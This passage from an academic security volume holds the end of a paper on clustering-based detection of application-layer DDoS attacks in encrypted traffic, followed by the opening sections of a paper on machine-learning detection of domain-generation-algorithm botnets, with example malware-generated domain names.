Once session partitions P_i^t , where $t \in \{1, \dots, \tau\}$ and $i \in \{1, \dots, K\}$, have been updated, these $\tau \times K$ partitions can be compressed to new K clusters with one of the offline clustering algorithms. For each resulting partition \bar{P}_i^τ , we store in the memory its centroid

$$m(\bar{P}_i^\tau) = \bar{M}_i^\tau, \quad (21)$$

the number of feature vectors associated with this centroid

$$w(\bar{P}_i^\tau) = \sum_{m(x) \in \bar{P}_i^\tau} w(x) \quad (22)$$

and matrix $S(\bar{P}_i^\tau)$, the (j, l) -th element $S_{jl}(\bar{P}_i^\tau)$ of which is defined as follows:

$$S_{jl}(\bar{P}_i^\tau) = \sum_{m(x) \in \bar{P}_i^\tau} S_{jl}(x). \quad (23)$$

5.3 Attack Detection

The final model of normal user behavior consists of minimal $x_{\min,j}$ and maximal $x_{\max,j}$ feature values, centroids $\mu_i = m(p_i)$, numbers of feature vectors assigned $w_i = w(p_i)$ and sums of squared feature values $\zeta_i = \zeta(p_i)$ for k connection partitions p_1, \dots, p_k and centroids $M_i = m(P_i)$, numbers of vectors assigned $W_i = w(P_i)$ and matrices $S_i = S(P_i)$ for K session partitions P_1, \dots, P_K .

First, we recalculate conversation centroids m_{ij} and sums s_{ij} of squared feature values as follows:

$$\begin{aligned} m_{ij} &= \frac{\mu_{ij} - x_{\min,j}}{x_{\max,j} - x_{\min,j}}, \\ s_{ij} &= \frac{\zeta_{ij} + w_i(x_{\min,j}^2 - 2x_{\min,j}\mu_{ij})}{(x_{\max,j} - x_{\min,j})^2}, \end{aligned} \quad (24)$$

where $i \in \{1, \dots, k\}$.

For each partition p_i , we calculate radius r_i and diameter ψ_i in a manner similar to the way they are calculated for cluster features in Zhang et al. (1997):

$$\begin{aligned} r_i &= \sqrt{\frac{e^T s_i}{w_i} - m_i^T m_i}, \\ \psi_i &= \sqrt{\frac{2w_i e^T s_i - 2w_i^2 m_i^T m_i}{w_i(w_i - 1)}}, \end{aligned} \quad (25)$$

where e is a vector of the same length as s_i , each element of which is equal to 1.

Similarly, for each partition P_i , we calculate radius R_i and diameter Ψ_i as follows:

$$\begin{aligned} R_i &= \sqrt{\frac{E^T S_i^{diag}}{W_i} - M_i^T M_i}, \\ \Psi_i &= \sqrt{\frac{2W_i E^T S_i^{diag} - 2W_i^2 M_i^T M_i}{W_i(W_i - 1)}}, \end{aligned} \quad (26)$$

where S_i^{diag} is the vector that consists of diagonal elements of matrix S_i and E is a vector of the same length as S_i^{diag} , each element of which is equal to 1.

If the distance d between standardized feature vector x extracted from a new connection and the closest centroid $m_{i(x)}$ is greater than the following linear combination of $r_{i(x)}$ and $\psi_{i(x)}$:

$$d(x, m_{i(x)}) > r_{i(x)} + \alpha \psi_{i(x)}, \quad (27)$$

then this connection is classified as an attack.

Similarly, if the distance d between feature vector y extracted from a new session and the closest centroid $M_{i(y)}$ is such that

$$d(y, M_{i(y)}) > R_{i(y)} + \beta \Psi_{i(y)}, \quad (28)$$

then this user session is classified as an attack. Parameters $\alpha > 0$ and $\beta > 0$ are supposed to be tuned during the model validation stage in order to guarantee detection of the highest accuracy.

6 Algorithm Evaluation

In order to evaluate the detection approach proposed, first, we briefly overview our virtual network environment that was used to generate some realistic end user network traffic and various DDoS attacks. Then, we present the results of the detection of three different DDoS attacks.

6.1 Test Environment and Data Set

To test the DDoS detection scheme proposed in this study, a simple virtual network environment is designed. The environment botnet consists of a command and control (C&C) center, a web server, and several virtual bots. The C&C stores all necessary information about bots in a database and allows us to control the bots by specifying the traffic type, the pause between two adjacent sessions and the delay between connections in one session. The web server has several services, including a web bank website, file storage, video streaming service, and a few others. Each bot is a virtual machine running a special program implemented in Java; it receives commands from the C&C and generates some traffic to the web server. It is worth noting that all the traffic is transferred using encrypted SSL/TLS protocol.

In this research, we concentrate on the analysis of incoming and outgoing traffic of the website of a bank, which allows a client to log in and do some banking operations. In order to generate normal bank user traffic, we specify several scenarios that each bot follows when using the bank site. Each scenario consists of several actions following each other. These actions include logging into the system using the corresponding user account, checking the account balance, transferring some money from one account to another, checking the result of the transaction, logging

out of the system, and certain other actions. Each action corresponds to requesting a certain page of the bank service with all of its embedded content. Pauses between two adjacent actions are selected in a way similar to the behavior of a human user. For example, checking an account's balance usually takes only a couple of seconds, whereas filling in information to transfer money to another account may take much longer.

In addition to the normal traffic, several attacks are performed against the bank's web service. The first DDoS attack tested is SsIsqueeze. During this attack, attackers send some bogus data to the server instead of encrypted client key exchange messages. By the moment the server completes the decryption of the bogus data and understands that the decrypted data is not a valid key exchange message, the purpose of overloading the server with the cryptographically expensive decryption has already been achieved.

The second attack is Slowloris. In the case of this attack, each attacker tries to hold its connections with the server open as long as possible by periodically sending subsequent HTTP headers, adding to—but never completing—the requests. As a result, the web server keeps these connections open, filling its maximum concurrent connection pool, eventually denying additional connection attempts from clients.

Moreover, we carry out a more advanced DDoS attack with the attackers that tries to mimic the browsing behavior of a regular human user. During this attack, several bots request sequences of web pages with all of their embedded content from the service. Unlike with normal user behavior, these sequences are not related to each other by any logic, but are rather generated randomly.

Finally, an intrusion detection system (IDS) prototype that relies on the proposed technique is implemented in Python. The resulting program analyzes arriving raw packets, combines them with conversations, extracts the necessary features from them, implants the resulting feature vectors into the model in the training mode, and classifies those vectors in the detection mode. The IDS is trained with the traffic that does not contain attacks using the online training algorithm proposed. After that, the system tries to find conversations and clients that are related to the attacks specified above.

6.2 Detection Accuracy

In order to evaluate the clustering scheme, we employ the training dataset described above. The IDS is trained with the traffic that does not contain attacks using the training algorithm proposed. Once the training has been completed, several attacks are performed to evaluate the true positive rate (TPR), the false positive rate (FPR), and the accuracy of the algorithms. Since one of the most important drawbacks of an anomaly-based detection system is high numbers of false alarms, we are only interested in results when the false positive rate is below 1%. Because of the nature of the traffic, the size of the time window is selected as 5 s.

We expect that trivial DDoS attacks such as SsIsqueeze and Slowloris can be detected by analyzing feature vectors extracted from conversations. Figure 1 shows how TPR depends on FPR when detecting SsIsqueeze for different clustering methods. To plot these ROC figures, different numbers of conversation clusters in the model of normal user behavior and different values of parameter α are used. As one can see, we are able to detect 99.97% of intrusive conversations with no false alarms with both the offline and online versions of the algorithm.

Dependency of TPR on FPR when detecting Slowloris is presented in Fig. 2. As previously, different numbers of conversation clusters in the model of normal user behavior and different values of parameter α are used to obtain the results. As one can see, the online version of the algorithm outperforms the offline one, and in the case of k-means clustering allows us to detect almost all conversations related to the attack (TPR = 99.26%) without false alarms.

Finally, we carry out a more advanced DDoS attack with the attackers that try to mimic the browsing behavior of a regular human user. During this attack, several bots request a random sequence of web resources from the server. Since all those requests are legitimate, the corresponding conversations are classified as normal. However, the analysis of n-gram vectors that represent approximations of user sessions allows us to detect the better part of the attacking attempts. In this simulation, a 2-gram model is applied. Figure 3 shows how TPR depends on FPR for different values of the size of the time window. As one can see, the online version of k-means and the offline version of k-medoids allow us to obtain the best results with TPR = 96.43% and TPR = 96.88%, respectively. We also compare our method for detection of intermediate




Fig. 1 ROC curves for detection of SsIsqueeze




Fig. 2 ROC curves for detection of Slowloris




Fig. 3 ROC curves for detection of intermediate DDoS attack

DDoS attacks that relies on n-gram models with such well-known metrics as sample entropy and Markov chain transition probabilities. Figure 4 shows how TPR depends on FPR for these metrics. It is worth noting that in this case, we use k-means as a clustering method for both conversations and “sessions”. As one can see, n-gram models significantly outperform other metrics. We can also point out that the 2-gram shows slightly better results than the 3-gram. This can be explained by the fact that for the time window size selected, there are not many “sessions” that contain three or more conversations.

Table 1 shows the accuracy of detection of these three DDoS attacks for the cases in which the clustering method and clustering parameters are selected in an optimal way, i.e., when the accuracy of detection is maximal. As one can see, all three DDoS attacks can be classified with a high detection rate if the IDS is tuned properly.




Fig. 4 ROC curves for detection of intermediate DDoS attack compared to other approaches

Table 1 Detection accuracy

Attack	Algorithm	
	Offline (%)	Online (%)
SsIsqueeze	99.98	99.98
Slowloris	99.61	99.8
Intermediate DDoS	98.43	98.33

7 Conclusion

In this research, we considered the problem of timely detection of different sorts of application-layer DDoS attacks in encrypted high-speed network traffic by applying an anomaly-detection-based approach to statistics extracted from network packets. Our method relies on the construction of a model of normal user behavior by applying a data stream clustering algorithm. The online training scheme proposed allows one to rebuild this model every time that a new portion of network traffic becomes available for analysis. Moreover, it does not require a lot of computing and memory resources to be able to work, even in the case of high-speed networks. In addition, an IDS prototype that relies on the proposed technique was implemented. This prototype was used to test our technique on the data obtained with the help of our virtual network environment, which generated realistic traffic patterns of end users. As a result, almost all DDoS attacks were properly detected, while the number of false alarms remained very low. In the future, we are planning to improve the algorithm in terms of the accuracy of detection, and test it with a bigger dataset that contains real end user traffic captured over a period of several days. In addition, we will focus on the simulation of more advanced DDoS attacks and detection of these attacks by applying our anomaly-based approach.

References

- Ackermann M, Märtens M, Raupach C, Swierkot K, Lammersen C, Sohler C (2012) StreamKM++: a clustering algorithm for data streams. *J. Exp. Algorithmics* 17:Article 2.4, 30 pp
- Aggarwal C, Han J, Wang J, Yu P (2003) A framework for clustering evolving data streams. In: Proceedings of conference on very large data bases (VLDB'03), vol 29, pp 81–92
- Aiello M, Cambiaso E, Mongelli M, Papaleo G (2014) An on-line intrusion detection approach to identify low-rate DoS attacks. In: Proceedings of international carnahan conference on security technology (ICCST), pp 1–6
- Arndt D, Zincir-Heywood AN (2011) A comparison of three machine learning techniques for encrypted network traffic analysis. In: Proceedings of IEEE symposium on computational intelligence for security and defense applications (CISDA), pp 107–114
- Chaudhary U, Papapanagiotou I, Devetsikiotis M (2010) Flow classification using clustering and association rule mining. In: Proceedings of the 15th IEEE international workshop on computer aided modeling, analysis and design of communication links and networks (CAMAD), pp 76–80

- Chen R, Wei J-Y, Yu H (2008) An improved grey self-organizing map based DOS detection. In: Proceedings of IEEE conference on cybernetics and intelligent systems, pp 497–502
- Chen Y, Tu L (2007) Density-based clustering for real-time stream data. In: Proceedings of the 13th ACM SIGKDD international conference on knowledge discovery and data mining, pp 133–142
- Chitta R, Jin R, Jain A (2015) Stream clustering: efficient kernel-based approximation using importance sampling. In: Proceedings of IEEE international conference on data mining workshop (ICDMW), pp 607–614
- Chwalinski P, Belavkin RR, Cheng X (2013) Detection of application layer DDoS attacks with clustering and Bayes factors. In: Proceedings of IEEE international conference on systems, man, and cybernetics (SMC), pp 156–161
- Domingos P, Hulten G (2001) A general method for scaling up machine learning algorithms and its application to clustering. In: Proceedings of the 8th international conference on machine learning, pp 106–113
- Dunn J (1973) A fuzzy relative of the ISODATA process, and its use in detecting compact well-separated clusters. *J Cybern* 3(3):32–57
- Durcekova V, Schwartz L, Shahmehri N (2012) Sophisticated denial of service attacks aimed at application layer. In: Proceedings of the 9th international conference ELEKTRO, pp 55–60
- Gama J, Rodrigues P, Lopes L (2011) Clustering distributed sensor data streams using local processing and reduced communication. *Intell Data Anal* 15(1):3–28
- Gartner (2015) Cybercriminals hiding in SSL traffic. White paper sponsored by Venafi
- Gullo F, Tagarelli A (2012) Uncertain centroid based partitional clustering of uncertain data. *VLDB Endow* 5(7):610–621
- Hirsimäki T, Pylkkönen J, Kurimo M (2009) Importance of high-order n-gram models in morph-based speech recognition. *IEEE Trans Audio Speech Lang Process* 17(4):724–732
- Kaspersky Lab (2015) Statistics on botnet-assisted DDoS attacks in Q1 2015. <https://www.slideshare.net/KasperskyLabGlobal/statistics-on-botnet-assisted-ddos-attacks-in-q1-2015>
- Ke-xin Y, Jian-qi Z (2011) A novel DoS detection mechanism. In: Proceedings of international conference on mechatronic science, electric engineering and computer (MEC), pp 296–298
- Kranen P, Assent I, Baldauf C, Seidl T (2011) The ClusTree: indexing micro-clusters for anytime stream mining. *Knowl Inf Syst.* 29(2):249–272
- Li K, Zhou W, Li P, Hai J, Liu J (2009) Distinguishing DDoS attacks from flash crowds using probability metrics. In: Proceedings of the 3rd international conference on network and system security (NSS), pp 9–17
- Lloyd S (2006) Least squares quantization in PCM. *IEEE Trans Inf Theory* 28(2):129–137
- Loh W-K, Park Y-H (2014) A survey on density-based clustering algorithms. Lecture notes in electrical engineering, vol 280. pp 775–780
- Pardeshi B, Toshniwal D (2010) Improved k-medoids clustering based on cluster validity index and object density. In: Proceedings of the 2nd IEEE international advance computing conference (IACC), pp 379–384
- Radware (2016) 2015-2016 Global Application & Network Security Report. https://www.radware.com/ert-report-2015/?utm_source=security_radware&utm_medium=promo&utm_campaign=2015-ERT-Report
- Rafsanjani M, Varzaneh Z, Chukanlo N (2012) A survey of hierarchical clustering algorithms. *J Math Comput Sci* 5(3):229–240
- Shah R, Krishnaswamy S, Gaber M (2005) Resource-aware very fast k-means for ubiquitous data stream mining. In: Proceedings of the 2nd international workshop on knowledge discovery in data streams, held in conjunction with the 16th European conference on machine learning
- Shindler M, Wong A, Meyerson AW (2011) Fast and accurate k-means for large datasets. In: Proceedings of the conference on neural information processing systems, pp 2375–2383
- Silva JA, Faria ER, Barros RC, Hruschka ER, de Carvalho AC, Gama J (2013) Data stream clustering: a survey. *ACM Comput Surv* 46:1–37

- Stevanovic D, Vlajic N (2014) Next generation application-layer DDoS defences: applying the concepts of outlier detection in data streams with concept drift. In: Proceedings of the 13th international conference on machine learning and applications, pp 456–462
- Suen CY (1979) n-gram statistics for natural language understanding and text processing. IEEE Trans Pattern Anal Mach Intell PAMI-1:162–172
- Trojnara M (2011) Sslsqueeze. <http://pastebin.com/AgLQzL6L>
- Xu C, Zhao G, Xie G, Yu S (2014) Detection on application layer DDoS using random walk model. In: Proceedings of IEEE international conference on communications (ICC), pp 707–712
- Yadav S, Selvakumar S (2015) Detection of application layer DDoS attack by modeling user behavior using logistic regression. In: Proceedings of the 4th international conference on reliability, infocom technologies and optimization (ICRITO) (trends and future directions), pp 1–6
- Yadav S, Selvakumar S (2016) Detection of application layer DDoS attack by feature learning using stacked autoencoder. In: Proceedings of international conference on computational techniques in information and communication technologies (ICCTICT), pp 261–266
- Ye C, Zheng K, She C (2010) Application layer DDOS detection using clustering analysis. In: Proceedings of international conference on information networking and automation (ICINA), pp 67–71
- Yuan J, Mills K (2005) Monitoring the macroscopic effect of DDoS flooding attacks. IEEE Trans Dependable Secur Comput 2:324–335
- Zhang J, Qin Z, Ou L, Jiang P, Liu J, Liu A (2012) An advanced entropy-based DDOS detection scheme. In: Proceedings of the 2nd international conference on computer science and network technology (ICCSNT), pp 1038–1041
- Zhang T, Ramakrishnan R, Livny M (1997) BIRCH: a new data clustering algorithm and its applications. Data Min Knowl Discov 1:141–182
- Zolotukhin M, Hämäläinen T, Kokkonen T, Niemelä A, Siltanen J (2015) Data mining approach for detection of DDoS attacks utilizing SSL/TLS protocol. Lecture notes in computer science, vol 9247. Springer, pp 274–285
- Zolotukhin M, Hämäläinen T, Kokkonen T, Siltanen J (2016) Increasing web service availability by detecting application-layer DDoS attacks in encrypted traffic. In: Proceedings of the 23rd international conference on telecommunications (ICT), pp 1–6

Domain Generation Algorithm Detection Using Machine Learning Methods



Moran Baruch and Gil David

Abstract A botnet is a network of private computers infected with malicious software and controlled as a group without the knowledge of the owners. Botnets are used by cybercriminals for various malicious activities, such as stealing sensitive data, sending spam, launching Distributed Denial of Service (DDoS) attacks, etc. A Command and Control (C&C) server sends commands to the compromised hosts to execute those malicious activities. In order to avoid detection, recent botnets such as Conficker, Zeus, and Cryptolocker apply a technique called *Domain-Fluxing* or *Domain Name Generation Algorithms* (DGA), in which the infected bot periodically generates and tries to resolve a large number of pseudorandom domain names until one of them is resolved by the DNS server. In this paper, we survey different machine learning methods for detecting such DGAs by analyzing only the alphanumeric characteristics of the domain names in the network. We also propose unsupervised models and evaluate their performance while comparing them with existing supervised models used in previous researches in this field. The proposed unsupervised methods achieve better results than the compared supervised techniques, while detecting zero-day DGAs.

1 Introduction

A botnet is a network of private computers infected with malicious software and controlled as a group without knowledge of the owners. Cyberattackers use botnets for various malicious activities, such as stealing sensitive data, sending spam, launching Distributed Denial of Service (DDoS) attacks, etc. (Plohnmann et al. 2011). Botnets are controlled by a centralized Command and Control (C&C) server, which sends

M. Baruch (✉) · G. David
University of Jyväskylä, Jyväskylä, Finland
e-mail: moran.baruch@biu.ac.il

G. David
e-mail: gil.david@jyu.fi

commands to its bots. There are several static mechanisms for blocking the communication between the bots and the C&C server. For example, by blacklisting the C&C server IP and domain, the bots are unable to establish command and control traffic with the server. In order to bypass such mechanisms, botnet operators are using more sophisticated techniques to hide the C&C server's fingerprints.

In this work, we will focus on *Domain-Fluxing* or *Domain Name Generation Algorithms* (DGA), in which the infected bot tries to communicate with its C&C server by periodically generating and trying to resolve a large number of pseudorandom domain names until one of them succeeds. Meanwhile, the attacker registers only one or a few generated domain names. The large number of potential rendezvous points makes it difficult for security vendors to pre-register and block the domain names. This technique is also popular among spammers for the purpose of avoiding detection. For instance, spammers advertise randomly generated domain names in their spam emails. Therefore, it is harder for security engines to detect and take down these domains with traditional techniques, such as blacklists of regular expressions representing malicious domain names. Moreover, even if one of the domains has been blocked, the attackers can register another domain in their domain list.

Several tactics have been proposed for detecting botnets. Most of them analyze network traffic to detect botnets by studying correlated activities between various clients. Applying these strategies to all networks is unfeasible and very performance-intensive. Other researchers suggest using reverse engineering (Rahimian et al. 2014) to understand the underlying pattern of the DGA. However, this technique is both resource- and time-consuming, which makes it impractical for real-time detection and protection.

A more practical approach would be to analyze DNS traffic to detect if domain names have been generated algorithmically. Once detected, the network administrator can disconnect bots from their C&C server by blocking these DNS queries.

Our methodology for detecting algorithmically generated domains focuses on *Machine Learning* and specifically *Anomaly Detection* methods, and is based on the assumption that botnet owners, who build and operate DGA botnets, have some constraints when generating the domain names. On the one hand, they need to avoid using real words in their hostnames, because these words are more likely already to be registered as real domain names. Hence, botnet developers would prefer to generate many domain names that are unpredictable to anyone, especially to security vendors. On the other hand, registering the C&C server under a purely random domain name will satisfy this need, but this name is unpredictable to the bots.

As a result, pseudorandom domain names are generated, which means that, as in encryption, they choose a seed that is known only to the C&C server and its bots. These constraints cause the DGA domains to significantly differ from human-generated domains. We would like to exploit this differentiation.

1.1 Related Campaigns

Notable examples of DGA bots are Conficker, Kraken, Torpig, Murofet, and Srizbi, to name a few. Each one of them uses a different algorithm for generating random domain names while using a different random seeding.

Conficker-A, B (Porras et al. 2009): this worm infected millions of IP addresses from 206 countries. It causes various Windows operating systems (OS) to execute an arbitrary code segment without authentication. It generates 250 random domains every couple of hours. The randomizing process is seeded with the current Coordinated Universal Time (UTC) system date. In order to sync all the different bots to the same date and time, an HTTP_QUERY_DATE query is sent to one of six legitimate search engines, such as “*yahoo.com*” and “*answers.com*”. This way, all clients try to contact the same set of domain names every day. Each domain contains four to ten characters, while the Top-Level Domain (TLD) is randomly selected from a predefined list of 110 TLDs. **Conficker-C** (Fitzgibbon and Wood 2009): this is a modified version, in which the number of randomly generated domains increases to 50,000 a day, while the server randomly chooses only 500 of them to register every 24 h. Some examples of the Conficker hostnames include “*viinrfdg.com*”, “*qwnydyb.cc*”, and “*wqqfbutswyf.info*”.

Kraken (a.k.a. Oderoor and Bobax) (Royal 2008): this uses social engineering techniques to infect machines, mostly through the distribution of a huge amount of spam emails. In order to communicate with the C&C server, the malware generates a random string of between six and eleven characters, and combines it with one of the second-level domains of the Dynamic DNS (DDNS) providers: “*yi.org*”, “*dydns.org*”, “*mooo.com*”, or “*dynserv.com*”.

To explain the meaning of a second-level domain, we take a look at the following domain name as an example: “*mail.google.com*”. We refer to “*google.com*” as the second-level domain, and “*google*” as the second-level domain *label*.

Examples of such domains are “*quowesuqb3b.mooo.com*” and “*bayqvt.dyndns.org*”.

Torpig (a.k.a. Sinowal and Mebroot) (Stone-Gross et al. 2009): this targets computers with Windows OS. It is designed to collect sensitive personal and corporate data, such as bank account and credit card data. In 10 days, Torpig retrieved 180,000 infections and recorded more than 70 GB of data from the victims. In order to generate a random domain, it uses the Twitter API to request trending topics (Sinegubko 2009) and takes the second character of the fifth most popular Twitter search on the calculated date in two specific hours on the same day as a seed. The algorithm rotates between the two generated domains twice a day. In a particular month, generated domain names will end with the same three characters. For example, domains generated on December will end with “*twe*”: “*wghfqlmwtwe.com*”, “*sfgtilbstwe.com*”, etc.

Murofet (Shevchenko 2010): this is used to infect computer files and steal passwords. The virus attempts to download arbitrary executable files from the domains generated. The seed of the generated domains is calculated by taking the most sig-

nificant bytes from the current year, month, and day, and processing them into one seed value. This process repeats 800 times a day, and each time, the seed is incremented by one. TLD is taken from the set: $\{biz, com, info, net, org, ru\}$. Examples are “*zlcsslmlwknnk.com*” and “*kvovtsxogyqyvro.net*”.

Zeus (Dennis et al. 2013): this is a family of credential-stealing trojans. It generates domain names by calculating the MD5 hash function over the sequence of the year, month, day, and domain index. The DGAs concatenate one of the TLDs mentioned in Murofet. Every week a bot generates a list of 1000 unique domains and tries to connect to each of them until it receives a response. Example domains are “*aqm5ar1sa72cwhien6614rlwrr.com*” and “*13rmowp60nkcw1d0m2ceyatb1.f.com*”.

Srizbi (Wolf 2008): this sends spam emails from infected computers, which contain fake videos of celebrities and include a link to the malware kit. It takes the current date and transforms it in various ways in order to generate a seed for producing random domain names. The domain names include only the first 14 letters on the keyboard (*q, w, e, r...*). For example, “*yrytdyip.com*” and “*ododgoqs.com*”.

CryptoLocker: this is a family of ransomware Trojans (Yazdi 2014). It is designed to encrypt the victim’s files on the computer and demand a ransom from the victim in order to recover them. The seed for generating domains is based on the current date (day, month, and year) (Panda Security 2015). The domains include 19–20 characters. The bot tries iteratively to reach the C&C server using the generated domains, and once it succeeds, it obtains the public key from the server. After retrieving the public key, it starts encrypting files on the computer. “*axoypwociacbjw.com*” and “*jsvitqhvvdnijfn.com*” are examples of such domain names.

1.2 Paper Scope

In this paper, we survey various methods of anomaly detection using supervised machine learning techniques and suggest several unsupervised approaches, which are based on DGA domain expertise. We focus on alphanumeric characteristics of the domain names and disregard other data, e.g., the IP address. We evaluate the performance and accuracy of the suggested techniques using a real dataset that contains four DGA botnets and compare them to the state-of-the-art methods.

1.3 Contributions

We survey the existing machine learning based anomaly detection methods for DGA detection. We evaluate only techniques that are based on alphanumeric features of the domain names, without having to analyze any additional data, such as the IP address, the response packet to the DNS request, etc. This is more efficient and easy to implement than techniques that require this extra data.

Second, we introduce *unsupervised* anomaly detection methods for the first time in this field (to the best of our knowledge), which means that only a small portion of the data is required to be manually labeled in order to classify the domains as legitimate or malicious. Another important advantage of using unsupervised learning is the ability to detect DGAs that did not exist in the training data, as described in Sect. 5.4.1. We aim to prove the applicability of our unsupervised techniques by showing that the unsupervised *K-Nearest Neighbors* (KNN) method outperforms the previously used supervised ones.

1.4 Structure of the Paper

This paper is organized as follows: Sect. 2 surveys related work in this field. In Sect. 3, we present some supervised techniques for detecting DGA, and in Sect. 4, we suggest unsupervised techniques for this task. Section 5 presents experimental results and Sect. 6 summarizes our work and discusses the results and limitations, as well as computation complexity and potential errors. To conclude, we suggest future work to improve our research.

2 Related Work

Mcgrath and Gupta (2008) examined several network features, such as IP addresses, “whois” records, and lexical features of URLs and domains classified to phishing and non-phishing websites. They observed that each class has a different alphabet distribution. Their conclusion was that malicious domain names are shorter than non-malicious domain names, mostly use fewer vowels, have a significant difference in alphabet distribution probability, and have more unique characters. Their motivation was to find useful heuristics to filter phishing-related emails and identify suspicious domain registrations.

Cisco (Namazifar and Pan 2015) developed an initial component of their DGA detection system. They presented a language-based algorithm for detecting randomly generated strings. The algorithm assigns a randomness score to each domain in order to decide whether it is algorithmically generated or not. To estimate this score, they first built a large set of dictionaries encompassing various languages, e.g., English, French, Chinese, etc., and also included English names, Scrabble words, Alexa 1000 domain names, and texting acronyms. Those dictionaries are used to find meaningful sequences in the domain names, which are unlikely to appear in a DGA-generated name.

For each inspected domain, all substrings are extracted and several features are calculated, such as the number of substrings appearing in the dictionaries, their corresponding length, and the number of different languages used. From the extracted

features, they built a linear model that calculates the randomness score. They showed a false negative rate between 0 and 2% on nine different DGAs.

Sandeep et al. (2010) presented a methodology for detecting domain fluxes by looking at the distribution of alphanumeric characters, both unigrams and bigrams. This methodology is based on the assumption that there is a significant difference between human-generated and algorithm-generated domains in terms of the distribution of alphanumeric characters. They first grouped together DNS queries via connected components, i.e., they share the same second-level domain, they are mapped to the same IP address, etc. Then, for each group, they computed KL divergence, Jaccard index, and edit distance (see Sects. 3.1–3.3) on unigrams and bigrams within the set of domain names. *The n-gram* of a string is a group of substrings of size n , which are extracted using a sliding window of length n from the beginning of the string to the end. For example, unigrams of the word “domain” would be {“d”, “o”, “m”, “a”, “i”, “n”}, and bigrams of that word are {“do”, “om”, “ma”, “in”}.

They evaluated their experiments on one day of network traffic of Tier-1 ISP in the Asia and South America dataset and detected Conficker, as well as some other unknown botnets. They claim to have a 100% accuracy rate with less than 6% false positives.

There are some weaknesses in their approach. Grouping domains by their second-level domain may give rise to false positives, since some legitimate domains have the same second-level domains as malicious ones. Furthermore, in grouping together domains mapped to the same IP address, one might group together many domains, both legitimate and malicious, that belong to the same IP. For example, Google Sites is a service that hosts many domains using the same second-level domain and IP, some of which might be malicious.

Another weakness is that the metrics suggested in their paper require a minimal number of domains in each group to achieve accurate results. However, many groups in real life data do not satisfy this requirement, resulting in many domains that would not be classified, since their groups were discarded.

One of the metrics applied for detection is the Jaccard index (JI) between a set of legitimate or malicious components and a test distribution. Here, the JI is implemented on sets of bigrams on a hostname or domain label. As long as the size of the legitimate sets of bigrams gets larger, a higher accuracy will be achieved. However, storing all the bigrams is both memory- and CPU-consuming.

Antonakakis et al. (2012) proposed a detection system called Pleiades. They assumed that the response to DGA queries will mainly be Non-Existent Domain (NX-Domain) and that infected machines in the same network with the same DGAs would receive a similar NX-Domain error response. They combined clustering and classification techniques to group together similar domains by the domain name string pattern and then define the DGA they belong to. After discovering the domains generated by the same DGA, they developed a method to resolve the C&C server. Over a period of 15 months, they found 12 DGAs, of which only half of them were known. They presented true positive rates of 95–99% and false-positive rates of 0.1–0.7%.

However, their system has some limitations. Their algorithm requires mapping of traffic data to the corresponding host, while in most organizations the hosts are connected to the internet via NAT, Firewall, DNS server, etc., and hence one IP might represent many different hosts. Also, most hosts use DHCP, so one host might have different IPs in a period of traffic investigation.

Detecting the C&C server would be very difficult and inaccurate in a case when the botnets use a combination of both domain-fluxing and IP-fluxing networks, in which the C&C domains point to a set of IP addresses. Even after the C&C server was detected, their system could not block all the IPs in real time.

Their proposed detection system uses a classification algorithm that is based on calculating the similarity between the inspected DGA and the existing DGAs using a machine learning technique. Therefore, when a new botnet generates an NX-Domain traffic pattern that is similar to an existing DGA, it might be wrongly classified as the existing DGA. Moreover, if a new variation of an existing DGA that has a different traffic pattern is tested against the existing DGAs, it would be wrongly classified as a new DGA.

Finally, in order to confuse the proposed system, malware developers can use the same DGA twice; the first one with one seed to generate the domains and the second one with a different seed to add noise with fake domains and thus receive a large amount of NX-Domain errors. During the learning phase, the noisy and the real NX-Domain would be clustered together, resulting in lower accuracy when learning the model for the domain name.

Abu-Alia (2015) presented a set of techniques for detecting DGAs without grouping together domains prior to classifying them. The techniques used are based on the areas of machine learning and statistical learning. They extracted alphanumeric features from the domain names and compared the performance between three machine learning classifiers: Support Vector Machine (SVM), Neural Network (NN), and Naïve Bayes. During the training phase, they generated traffic data consisting of previously known DGAs and a large set of legitimate domains through a process that determines the domain name associated with a given IPv4 address. This process is called reverse DNS lookup.

The extracted features per domain are detailed below:

